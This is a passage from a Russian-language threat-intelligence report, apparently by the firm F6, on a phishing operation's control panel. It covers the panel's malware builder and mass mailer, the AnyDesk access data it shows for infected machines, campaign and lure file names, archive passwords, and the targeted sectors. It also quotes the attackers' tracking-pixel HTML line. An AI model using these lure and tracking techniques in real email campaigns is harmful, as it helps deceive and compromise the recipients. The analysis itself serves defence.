
Оператору панели доступен просмотр информации по зараженным устройствам — ID и пароль для AnyDesk, данные системы и IP‑адрес.

Также в панели есть сборщик вредоносных файлов с возможностью загрузки отображаемой иконки и приманки, выбора названия и количества сгенерированных файлов.
Еще один доступный инструмент — массовая рассылка фишинговых писем со следующими настройками:
Создание кампании — в октябре на панели были обнаружены следующие названия: «Безпелтники», «Без Пелотнтки», «Нефтегаз», «Безпелотники» и «сомова».
Добавление и список аккаунтов, используемых для отправки писем — аккаунты чередуются, все обнаруженные аккаунты были в домене @yandex.ru.
Базы email‑адресов — список получателей писем, в октябре на панели были обнаружены следующие названия списков: «resume_bezpelniki.txt», «systemp.php.txt», «email‑senders-2026-10-04.txt»
HTML‑шаблоны — шаблоны писем



Стоит отметить, что в отображаемой статистике на панели процент прочитанных писем отображался как 0.1% (от более 7000 отправленных) на момент исследования. Вероятно, атакующие допустили ошибку для построения трекинового пикселя (трекинговый пиксель — небольшой фрагмент кода или изображение размером 1×1 пиксель, вставленное в электронное письмо и скрытое от получателя, предназначен для незаметного сбора информации о действиях пользователя). В некоторых письмах была обнаружена такая строка с пикселем, где был указан локальный адрес вместо реального С2:
<img src="http://127.0.0.1:5000/api/mail/track/Безпелтники/<uniqID>" alt="" width="1" height="1" style="vertical-align:middle;" />
При исследовании панели удалось обнаружить несколько эндпоинтов, с помощью которых была получена более подробная информация о проводимой кампании. Также из логов панели, собственной телеметрии и публично доступных сэмплов удалось установить затронутые отрасли и страны.
Например, для кампании «Безпелтники» был сформирован пул ЕХЕ‑файлов с названиями: «Акт_001.ехе», «Акт_032.ехе», «Договор_011.ехе», «Документ 0kzx6f_015.exe». Для кампании «Нефтегаз» — «Акт нефтегаза_009.exe», «Документация скважины nmc_011.exe», «Договор поставки_030.exe», «Инструкция по бурению_026.exe», «Заявление на подключение_023.exe».
Среди названий архивов использовались следующие: «Акт сверки расчетов 2696.zip», «Документы к обращению 9329.zip», «Карта реквизитов.zip», «Постановление 2130.zip», «Реестр на утверждение.zip», «Квитанция поступления.zip». Обнаруженные пароли: «Qwerty», «sokolova», также архивы были и без пароля.
В один момент нам удалось зафиксировать статистику неудачной рассылки, где были доступны более 4800 почтовых адресов, для которых предназначались письма.

Исходя из анализа логов панели и заблокированных решением F6 BEP писем, удалось установить, что рассылки были направлены в организации из России, Беларуси, Казахстана и Узбекистана, работающие в следующих отраслях:
нефтегазовая промышленность — разработка и производство оборудования, транспортировка, поставки;
логистика;
здравоохранение;
промышленность;
электронные торговые площадки;
НИИ, связанные с энергетикой;
ретейл;
биотехнологии;
финансы и страхование.
В данном списке также были почты на несуществующих доменах и аккаунты на российских почтовых сервисах, актуальность и назначение которых неизвестны. Еще в списке мы обнаружили почты различных европейских организаций, в частности, новостной портал Польши. 85% из списка получателей рассылок принадлежат доменам в зоне.ru. Вероятно, атакующие не слишком избирательно подходили к составлению списка целей, но большая его часть все равно направлена на российские организации из перечисленных выше отраслей.
Подробности, индикаторы компрометации — в блоге на сайте F6.